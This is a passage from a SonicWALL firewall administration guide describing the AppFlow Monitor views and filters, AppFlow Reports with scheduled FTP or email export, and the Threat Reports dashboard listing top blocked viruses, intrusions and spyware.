Status Update	 Status  Status	<p>Provides status updates about App signatures, GAV Database, Spyware Database, IPS Database, Country Database, Max Flows in Database, and CFS Status. Please refer to the “AppFlow Monitor Status” section on page 69 for more information.</p> <p>A green status icon signifies that all appropriate signatures and databases are active.</p> <p>A yellow status icon signifies that some or all signature databases are still being downloaded or could not be activated.</p>
Refresh Rate	Refresh: <input type="text" value="600"/> sec.	<p>Rate at which data is refreshed.</p> <p>A numeric integer between 10 and 999 must be specified.</p> <p>If 300 is entered in the numeric field, that means the data flow will refresh every 300 seconds.</p>
Pause/Play	 	Freezes and unfreezes the data flow, which provides flexibility for analyzing real-time data.

Group Options

The **Group** option sorts data based on the specified group. Each tab contains different grouping options.


This Tab	Can be Grouped by	Which
Applications	Application	Displays all traffic generated by individual applications.
	Category	Groups all traffic generated by an application category.
	Signatures	Groups all traffic generated by an application signature
Users	User Name	Groups all traffic generated by a specific user.
	IP Address	Groups all traffic generated by a specific IP address.
	Domain Name	Groups all traffic generated by a specific domain name.
	Auth Type	Groups all traffic generated by a specific authorizing method.
URL	URL	Displays all traffic generated by each URL.
	Domain Name	Groups all traffic generated by a domain name.
	Rating	Groups all traffic generated based on CFS rating.

This Tab	Can be Grouped by	Which
Initiators	IP Address	Groups all traffic generated by a specific IP address.
	Interface	Groups all traffic according to the firewall interface.
	Country	Groups all traffic generated by each country, based on country IP database.
Responders	IP Address	Groups all traffic by IP address.
	Interface	Groups responders by interface.
	Country	Groups responders by each country, based on country IP database.
Threats	Intrusions	Displays flows in which intrusions have been identified.
	Viruses	Displays flows in which viruses have been identified.
	Spyware	Displays flows in which spyware has been identified.
	Spam	Shows all flows that fall under the category of spam.
	All	Displays all flows in which a threat has been identified or that fall under the category of spam
VoIP	Media Type	Groups VoIP flows according to media type.
	Caller ID	Groups VoIP flows according to caller ID.
VPN	Remote IP Address	Groups VPN flows access according to the remote IP address.
	Local IP Address	Groups VPN flows access according to the local IP address.
	Name	Groups VPN flows access according to the tunnel name.
Devices	IP Address	Groups flows by IP addresses inside the network.
	Interface	Groups flows by interfaces on the firewall.
	Name	Groups flows by device name, or MAC address.
Contents	Email Address	Groups contents by email address.
	File Name	Groups flows by file type detected.

AppFlow Monitor Status

The AppFlow Monitor Status dialog appears when the cursor rolls over the Status button in the toolbar. The AppFlow Monitor Status provides signature updates about App Rules, App Control Advanced, GAV, IPS, Anti-Spyware, CFS, Anti-Spam, BWM, and country databases.

The option to enable or disable the flow collection is available in the Status dialog. If the Status dialog is no longer wanted, click **close** in the upper-right corner.



AppFlow Monitor Views

Three views are available for the AppFlow Monitor:

- “List View” section on page 71
- “Pie Chart View” section on page 73
- “Flow Chart View” section on page 73

Each view provides a unique display of incoming, real-time data.

List View

In the **List View**, each AppFlow tab comprises columns displaying real-time data. These columns are organized into sortable categories.

#	Application	Sessions	Total Packets	Total Bytes	Ave Rate (KBps)	Threats
<input type="checkbox"/> 1	General HTTPS MGMT	27	442	183.52K	6.636	0
<input type="checkbox"/> 2	General DNS	1	12	2.75K	-	0
<input type="checkbox"/> 3	General ICMP	12	12	552	-	0
<input type="checkbox"/> 4	General DHCP	1	1	328	-	0
Total:		4 item(s)	41	467	187.14K	

up time: 27 Days 22:29:26 Report Flows Mode: All last update: 11:18:42 Nov 01

The following items are common to all the tabs:

Item	Definition
Check Box	Selects the line item for creation of filters.
#	Displays the line number of the line item.
Main Column	The title of the Main Column depends on the selected tab. For example, if the Users Tab is the selected, then the Main Column header will read "Users" and the name of the users connected to the network are shown. Clicking on an item in this column displays a popup dialog with relevant information on that item. See "Main Column Details" on page 72 .
Sessions	Displays the number of sessions/flows. Clicking on this number displays a flow table of all active sessions/flows. See "Session Details" on page 73 .
Total Packets	Displays the number of data packets transferred.
Total Bytes	Displays the number of bytes transferred.
Ave Rate (KBps)	Displays the rate at which data is transferred (calculated over the lifetime of a connection).
Threats	Displays the number of threats (intrusions/spyware/virus) encountered by the network.
Totals	Displays, at the bottom of the table, the total number of items listed in each column.

The following items are found only on the VoIP tab:

Item	Definition
Out of Sequence/ Lost Pkts	Displays the number of packets that were out of sequence or lost.
Ave Jitter (msec)	Displays the average jitter rate, in milliseconds.
Max Jitter (msec)	Displays the maximum jitter rate, in milliseconds.

Main Column Details

Each item listed in the Main Column provides a link to a **Detail** dialog. A display appears when the item links are clicked. The dialog provides:

- A description of the item, such as application, user, or device.
- Details pertinent to that type of item, such as:
 - For applications, information pertaining to the category, threat level, type of technology the item falls under, and other additional information.
 - For devices, the MAC address, IP address, interface, and device name.



Tip Application details are particularly useful when you do not recognize the name of an Application.

Application Details

YouTube

Description: YouTube is a popular video sharing website which lets users upload, view, and share video clips. The company uses Adobe Flash Video technology to display a wide variety of user-generated video content, including movie clips.

Category:	Threat Level: GUARDED
Technology:	Additional Information:

Source: Wikipedia

YouTube
[\[Contents\]](#)



YouTube is a [\[video-sharing\]](#) [\[website\]](#) on which users can upload, share, and view videos. Three former [\[PayPal\]](#) employees created YouTube in February 2005.

The company is based in [\[San Bruno, California\]](#), and uses [\[Adobe Flash Video\]](#) technology to display a wide variety of [\[user-generated\]](#) video content, including movie [\[clips\]](#), TV clips, and music videos, as well as amateur content such as [\[video blogging\]](#) and short original videos. Most of the content on YouTube has been uploaded by

Close

Session Details

Each item in the sessions column contains a link to a **Flow Table** containing relevant information on that session/flow. The flow table appears when a link is clicked. Further information can be obtained by hovering the cursor over the **Statistics** icon in the **Details** column.


Flow Table															
Start Time	Last Update	Init MAC	Resp MAC	Init IP	Resp IP	Proto	Init Port	Resp Port	Init Iface	Resp Iface	Init Bytes	Resp Bytes	Rate (Kbps)	Status	Details
13:23:20 Mar 10	13:23:51 Mar 10	00:00:00:00:00:00	00:19:07:0C:7C:00	10.203.28.35	10.200.0.52	17	1024	53	X1	X1	51	126	-	Closed	
13:23:59 Mar 10	13:24:20 Mar 10	00:00:00:00:00:00	00:19:07:0C:7C:00	10.203.28.35	10.201.0.52	17	1024	53	X1	X1	260	1566	-	Active	
13:23:59 Mar 10	13:24:20 Mar 10	00:00:00:00:00:00	00:19:07:0C:7C:00	10.203.28.35	10.200.0.52	17	1024	53	X1	X1	317				

Flow ID: 19180080
 Init Gateway: 0.0.0.0
 Resp Gateway: 10.203.28.1
 VPN Traffic: No
 App Name: General DNS
 Intrusion Name: -
 Virus Name: -
 Spyware Name: -

Close

Pie Chart View


The **Pie Chart View** displays the top applications and the percentage of bandwidth used. The percentage of bandwidth used is determined by taking the total amount of bandwidth used by the top applications, and dividing that total by the amount of top applications.



Flow Chart View

The **Flow Chart View** displays the network usage according to the Kbps used over the specified period. For each AppFlow tab, you can select, in the pull-down menu below the chart, what the chart displays:

- **Most Frequent**—The top entries in the AppFlow tab.
- One or more of the individual entries in the AppFlow tab.





You also can specify the scaling for the chart. For details, see [“Scaling of a Chart” on page 57](#).

Filter Options

The AppFlow Monitor Filter Options allows filtering of incoming, real-time data to reduce the amount of data seen in the AppFlow Monitor. The Filter Options apply across all the AppFlow tabs and correlate data among them.



Option	Widget	Description
Add to Filter		Adds current selection to filter. To use the Filter Options, at least one item must be selected. After doing so, all other tabs update with information pertaining to the items in the filter.
Remove from Filter		Removes all filter views when the X on the button is clicked.
Load Filter		Loads existing filter settings.

Option	Widget	Description
Save		Saves the current filter settings.
Delete		Deletes the current filter settings.

Using Filtering Options

You can apply, create, and delete custom filters to customize the information you wish to view. You can create simple or complex filters, depending on the criteria you specify. By doing so, you can focus on points of interest without distraction from other applications, users, or other traffic data.


You can create filters in these ways:

- Using the **Filter View** button, as described in [“Using the Filter View Button” on page 75](#)
- Using the **Filter** text box, as described in [“Using the Filter Text Box” on page 77](#)

Using the Filter View Button


The following steps show how to create a filter in the Applications tab. The procedure is similar for all the tabs.

- Step 1** Go to **Dashboard > AppFlow Monitor**.
- Step 2** Select the **Applications Tab**.
- Step 3** Select the check boxes of the applications you wish to add to the filter.




- Step 4** Click the **Filter View** button to add the selected applications to the filter.




Note You also can add selections by clicking the **Add to Filter**  button at the top of the page.

Once the entries are added to the filter, only those entries are visible in the applicable tab(s). Tabs with a filter are indicated by a button in the Filter View row:



For a quick look at the items in a filter view, click on the name of the filter view. A drop-down menu appears.



More information about Users, URLs, Initiators, responders, Threats, VoIP, VPNs, Devices, Contents are available in the other **AppFlow Monitor** tabs.

The users using the selected applications are visible in the **Users** tab. The IP addresses of these users are visible in the **Initiators** tab. The IP addresses of the connected peers who are sharing packets are visible in the **Responders** Tab.


Deleting Filter Views

You can delete all the filter views, the filter view of a tab, or just a few of the items in a particular filter view.

To Delete	Do This
All the filter views	Click the X in the Remove from Filter button
A particular filter view	Click the X in the filter view button for that tab
One of more items in a view	Click the name of the filter view to display the drop-down menu, and then click the X next to the item to delete

Using the Filter Text Box

The **Dashboard > AppFlow Monitor** page has a **Filter** text box, in which you can enter a text string to use for filtering the displayed information. Valid text strings are names such as Google, Firefox, or IP addresses.



The screenshot shows the AppFlow Monitor interface. At the top, there is a breadcrumb trail 'Dashboard / AppFlow Monitor'. Below it, there is a 'Filter View' tab and a 'Filter' text box. A red arrow points to the 'Filter' text box. Below the filter box, there are several tabs: Applications, Users, URLs, Initiators, Responders, Threats, VoIP, VPN, Devices, and Contents. The 'Applications' tab is selected. Below the tabs, there is a 'Create Rule' button, a 'Filter View' button, an 'Interval' dropdown set to 'Last 60 seconds', and a 'Group' dropdown set to 'Application'. There are also several icons for actions like refresh, search, and status. Below this, there is a table with the following data:

#	Application	Sessions	Total Packets	Total Bytes	Ave Rate (KBps)
1	General DHCP	1	1	328	-

Dashboard > AppFlow Reports

The AppFlow Reports page provides configurable scheduled reports by applications, viruses, intrusions, spyware, and URL rating. AppFlow Reports statistics enable you to view a top-level aggregate report of what is going on in your network and to answer the following questions with a quick glance:

- What are the top most used applications running in my network?
- Which applications in terms of total number of sessions and bytes consume my network bandwidth?
- Which applications have viruses, intrusions, and spyware?
- What website categories are my users visiting?



Tip

The **Dashboard > AppFlow Dash** page displays the top ten items in each category in graph format. See the [“Dashboard > AppFlow Dash”](#) section on page 64.

The report data can be viewed from the point of the last system restart, since the system reset, or by defining a schedule range. The page also provides the ability to schedule a report to be sent by FTP or by email.

You can specify the source of the data in the **Data Source** drop-down menu: **Local** or **Global**.

Dashboard / **AppFlow Reports**

Filter String: Data Source: **Local**

Applications Users IP Viruses Intrusions Spyware Location Botnets URL Rating

View: **Since Restart** Limit: **50** SINCE: 10/04/2013 12:51:23.000 UPTIME: 27 Days 22:36:27 **Status**

#	Name	Sessions	Init Bytes	Resp Bytes	Access Rules Block	App Rules Block	Location Block	BotNet Block	Viruses	Intrusions	Spyware
1	General ICMP	292.37K 54%	13.45M 4%	0 <1%	292,365	0	0	0	0	0	0
2	General HTTPS MGMT	113.19K 20%	284.57M 85%	584.17M 90%	11	0	0	0	0	0	0
3	Service Echo	48.38K 8%	1.35M <1%	0 <1%	0	0	0	0	0	0	0
4	General DNS	41.73K 7%	6.62M 1%	36.15M 5%	0	0	0	0	0	0	0
5	General DHCP	32.72K 6%	10.73M 3%	0 <1%	32,717	0	0	0	0	0	0
6	General NETBIOS	4.87K <1%	379.73K <1%	0 <1%	4,868	0	0	0	0	0	0
7	General HTTP	3.27K <1%	2.02M <1%	1.40M <1%	0	0	0	0	0	0	0
8	General HTTPS	2.31K <1%	5.23M 1%	25.46M 3%	0	0	0	0	0	0	0
9	General UDP	1.04K <1%	94.67K <1%	0 <1%	0	0	0	0	0	0	0
10	General HTTP MGMT	828 <1%	480.24K <1%	1.18M <1%	0	0	0	0	0	0	0
11	Service NTP	543 <1%	206.34K <1%	206.19K <1%	0	0	0	0	0	0	0
12	Service RPC Services (IANA)	99 <1%	6.88M 2%	331.46K <1%	0	0	0	0	0	0	0
Total:		26 item(s)	541.39K	332.02M	648.89M	329.96K	0	0	0	0	0

up time: 27 Days 22:36:25 last update: 11:28:21 Nov 01

Topics:

- [“AppFlow Reports” section on page 79](#)
- [“Downloading SonicWALL Security Services Signatures” section on page 81](#)
- [“Viewing AppFlow Reports Since Up Time Restart” section on page 81](#)
- [“Viewing AppFlow Reports Since Up Time Last Reset” section on page 81](#)
- [“Viewing AppFlow Reports on Schedule” section on page 82](#)

AppFlow Reports

The Dashboard > AppFlow Reports page contains these reports. You can limit the data displayed by a report by entering a text string in the **Filter String** field at the top of the page. Data in columns can be sorted in ascending or descending order.

This Tab	Displays this Information
Applications	<ul style="list-style-type: none"> • Name—Name of the application and the signature ID • Sessions—Number of sessions/flows both as a number and as a percentage • Init Bytes—Number of bytes sent by the initiator both as a number and as a percentage • Resp Bytes—Number of bytes sent by the responder both as a number and as a percentage • Access Rules Block—Number of connections/flows blocked by firewall rules • App Rules Block—Number of connections/flows blocked by the DPI engine • Location Block—Number of connections/flows blocked by GEO enforcement • Botnet Block—Number of connections/flows blocked by Botnet enforcement • Viruses—Number of connections/flows with viruses • Intrusions—Number of connections/flows identified as intrusions • Spyware—Number of connections/flows with spyware
Users	<ul style="list-style-type: none"> • User Name • Sessions—Number of sessions/connections initiated/responded both as a number and as a percentage • Bytes Rcvd—Number of bytes received by the user both as a number and as a percentage • Bytes Sent—Number of bytes sent by the user both as a number and as a percentage • Blocked—Number of sessions/connections blocked • Virus—Number of sessions/connections detected with a virus • Spyware—Number of sessions/connections detected with spyware • Intrusion—Number of sessions/connections detected as intrusion

This Tab	Displays this Information
IP	<ul style="list-style-type: none"> • IP Address • Sessions—Number of sessions/connections initiated/responded both as a number and as a percentage • Bytes Rcvd—Number of bytes received by this IP both as a number and as a percentage • Bytes Sent—Number of bytes sent by this IP both as a number and as a percentage • Blocked—Number of sessions/connections blocked • Virus—Number of sessions/connections detected with a virus • Spyware—Number of sessions/connections detected with spyware • Intrusion—Number of sessions/connections detected as intrusion
Viruses	<ul style="list-style-type: none"> • Virus Name • Sessions—Number of sessions/connections with this virus
Intrusions	<ul style="list-style-type: none"> • Intrusion Name • Sessions—Number of sessions/connections detected as an intrusion
Spyware	<ul style="list-style-type: none"> • Spyware Name—Name of the spyware signature • Sessions—Number of sessions/connections with this spyware
Location	<ul style="list-style-type: none"> • Country Name • Sessions—Number of sessions/connections initiated/responded by this country both as a number and as a percentage • Bytes Rcvd—Number of data bytes received by this country both as a number and as a percentage • Bytes Sent—Number of data bytes sent by this country both as a number and as a percentage • Dropped—Number of sessions/connections dropped
Botnets	<ul style="list-style-type: none"> • Botnet Name: <ul style="list-style-type: none"> – Botnet Detected – Botnet Dropped • Sessions—Number of sessions/connections
URL Rating	<ul style="list-style-type: none"> • Rating Name—Name of the URL category • Sessions—Number of sessions/connections both as a number and as a percentage

At the bottom of the table are relevant totals for the columns, the total up time, and the time and date of the last update.



Tip Clicking on a name or IP address displays a tool tip with information about the signature associated with the name or IP address.

To configure these reports, see [“AppFlow > Flow Reporting” on page 1377](#).

Downloading SonicWALL Security Services Signatures

The AppFlow Reports feature requires that you have the latest SonicWALL Security Services signature downloads enabled for the latest dynamic protection updates. Click on the **Status** button to view the list of enabled SonicWALL Security Services.

SINCE: 01/31/2014 20:36:49.000 UPTIME: 34 Days 17:38:28

	Licensed	Status	Signatures	To Configure...
App Control Advanced:	Yes	Disabled	Downloaded	Firewall > App Control Advanced
Gateway Anti-Virus:	Yes	Enabled	Downloaded	Security Services > Gateway Anti-Virus
Intrusion Prevention:	Yes	Enabled	Downloaded	Security Services > Intrusion Prevention
Anti-Spyware:	Yes	Enabled	Downloaded	Security Services > Anti-Spyware
Content Filtering:	No	N/A	N/A	Security Services > Content-Filter
Country Database:	N/A	N/A	Downloaded	N/A
Geo IP Blocking:	Yes	Enabled	N/A	Security Services > Geo-IP
Botnet Blocking:	Yes	Disabled	N/A	Security Services > Botnet Filter

Aggregate AppFlow reporting is enabled.
 Apps Reporting is enabled.

Note: To configure, go to AppFlow > Flow Reporting.

Viewing AppFlow Reports Since Up Time Restart

To view an AppFlow report since the last reboot or restart of the firewall, select **Since Restart** from the **View** pull-down menu. This report shows the aggregate statistics since the last reboot of the device, as indicated in green:

SINCE: 10/04/2013 11:51:23.000 UPTIME: 112 Days 00:30:30

Viewing AppFlow Reports Since Up Time Last Reset

To view an AppFlow report since the last reset of the firewall, select **Since Last Reset** from the **View** pull-down menu. This report shows the aggregate statistics since the last time you cleared the statistics by clicking the **Reset** icon, as indicated in green:

SINCE: 10/04/2013 11:51:23.000 UPTIME: 112 Days 00:30:30

The reset option allows you to quickly view AppFlow Report statistics from a fresh reset of network flows. The reset clears the counters seen at the bottom of the page, which displays counter totals for number of sessions, initiator and responder bytes, to the number of intrusions and threats.

Viewing AppFlow Reports on Schedule

To view an AppFlow report by a defined schedule start and end time, select **On Schedule** from the **View** pull-down menu and click the **Configure** button. This report shows AppFlow statistics collected during the time range specified in the configure settings options. Once the end time of the schedule is reached, scheduled AppFlow statistics are exported automatically to an FTP server or an email server. AppFlow statistical data is exported in CSV file format. Once the AppFlow statistics are exported, the data is refreshed and cleared.

To configure an On Schedule AppFlow report, perform the following configuration of selecting either an FTP server or email server for CSV file export:

- Step 1** Navigate to the **AppFlow > AppFlow Reports** page. Select **On Schedule** from the **View** pull-down menu, and click the **Configure** button. The **Schedule Report** page displays.

Schedule Report

Set Schedule

Actions

Send Report by FTP

FTP Server: 10.0.204.232

User name: admin

Password: password

Directory: reports

Send Report by E-mail

Email Server: 0.0.0.0

Email To:

From Email:

SMTP Port: 25

POP Before SMTP

Pop Server: 0.0.0.0

User name:

Password:

Max User Entries: 200

Max IP Entries: 200

Apply Cancel

- Step 2** Select to have your AppFlow Reports data automatically sent to an FTP server or an email server. If your email server requires SMTP authentication, enter the Pop server, SMTP server login, and password. For either an FTP or email server, enter the maximum user entries and maximum IP entries; the default value for either is 200.

Step 3 Click the **Set Schedule** button to define a start and end schedule. The **Edit Schedule** window displays.

Step 4 In **Schedule type**, select one of these:

- **Once** to create a one-time schedule, which allows you to set reporting schedules based on a calendar start and end date with time in hours and minutes.
- **Recurring** to create an ongoing scheduled, which allows you to select ongoing schedules based on days of the week and start and end hour and minute time targets. The Recurring schedule displays your selections in the Schedule List.
- **Mixed** to create both a one-time schedule and an ongoing schedule.

Step 5 Click **OK** to save your AppFlow Reports schedule.

Step 6 On the **Schedule Reports** options page, click the **Apply** button to start using your AppFlow Reports schedule object settings.

Dashboard_Threat_Reports

Dashboard > Threat Reports

This section describes how to use the SonicWALL Threat Reports feature on a SonicWALL security appliance.

Topics:

- [“SonicWALL Threat Reports Overview” on page 84](#)
- [“SonicWALL Threat Reports Configuration Tasks” on page 86](#)

SonicWALL Threat Reports Overview

This section provides an introduction to the Threat Reports feature

Topics:

- [“What Are Threat Reports?” on page 84](#)
- [“Benefits” on page 86](#)
- [“How Does the Threat Reports Work?” on page 86](#)

What Are Threat Reports?

The SonicWALL Threat Reports provides reports of the latest threat protection data from a single SonicWALL appliance and aggregated threat protection data from SonicWALL security appliances deployed globally. The SonicWALL Threat Reports displays automatically upon successful authentication to a SonicWALL security appliance, and can be viewed at any time by navigating to **Dashboard > Threat Reports** in the navigation pane.



Note The **Dashboard > Threat Reports** page may display as the **System > Security Dashboard** page.

Reports in the Threat Reports include:

- Viruses Blocked
- Intrusions Prevented
- Spyware Blocked
- Multimedia (IM/P2P) Detected/Blocked

System/
Security Dashboard

View: Global 0017C50F7478 Download PDF

Viruses Blocked Last 14 Days

Over Time: Last 14 Days

MM-DD

Top Viruses Blocked

Virus Name	Percentage of Viruses
Happy_3	37%
Medpinch.A#mp3	15%
Kazy.FPEG	15%
MalAgent.G_3488	5%
MhtRedir.ITS.data.1	2%
Symmi.L	2%
Dapato.D_2	1%
Wapomi.AX_3	1%
Tiny.AY	1%
Sinis.C_2	1%

Intrusions Prevented Last 14 Days

Over Time: Last 14 Days

MM-DD

Top Intrusions Prevented

Intrusion Name	Percentage of Intrusions
ZeroAccess P2P Activity 1	85%
Suspicious LDAP Traffic 5	5%
Suspicious SIP Traffic 4	2%
SIP friendly-scanner User-Agen...	1%
Obfuscated HTML Code 110	0.6%
Suspicious FTP ALLO Command	0.4%
SIPVicious Activity 1	0.3%
Obfuscated HTML Code 112	0.3%
SIPVicious Activity 2	0.2%
Suspicious SIP Traffic 3	0.2%

Spyware Blocked Last 21 Days

Over Time: Last 21 Days

MM-DD

Top Spyware Blocked

Spyware Name	Percentage of Spyware
Banload.PAV Installer	42%
Search_Miracle Download x.cab	11%
WhenU_FanzoneToolbar Setup Dow...	10%
WhenU Popup Installer	5%
Malformed-File pdf.TL3	3%
Conduit.OC	2%
Keyq.A Installer	2%
Somoto	1%
Bundled-Software Artisan CD/DV...	1%
Bundled-Software BuddySpace Se...	1%

Multimedia (IM/P2P) Detected/Blocked Last 21 Days

Over Time: Last 21 Days

MM-DD

Top Multimedia Detected/Blocked

Multimedia (IM/P2P) Name	Percentage of Multimedia (IM/P2P)
Instagram -- HTTP Activity 2	8%
BitTorrent Protocol -- UDP Act...	7%
Shockwave Flash (SWF) -- Downl...	6%
YouTube -- HTTP Activity 3	5%
Shockwave Flash (SWF) -- Downl...	5%
Instagram -- HTTP Activity 1	4%
YouTube -- HTTP Activity 1	4%
Instagram -- DNS Query instagr...	3%
Skype -- Skype Network Discove...	3%
Pandora Radio -- HTTP Activity...	3%

Each report includes a graph of threats blocked over time and a table of the top blocked threats. Reports, which are updated hourly, can be customized to display data for the last 12 hours, 14 days, 21 days, or 6 months. For easier viewing, SonicWALL Threat Reports reports can be transformed into a PDF file format with the click of a button.

Benefits

The Threat Reports provides the latest threat protection information to keep you informed about potential threats being blocked by SonicWALL security appliances. If you subscribe to SonicWALL's security services, including Gateway Anti-Virus, Gateway Anti-Spyware, Intrusion Prevention Service (IPS), and Content Filtering Service, you are automatically protected from the threats reported by the SonicWALL Threat Reports. SonicWALL's security services include ongoing new signature updates to protect against the latest virus and spyware attacks.

How Does the Threat Reports Work?

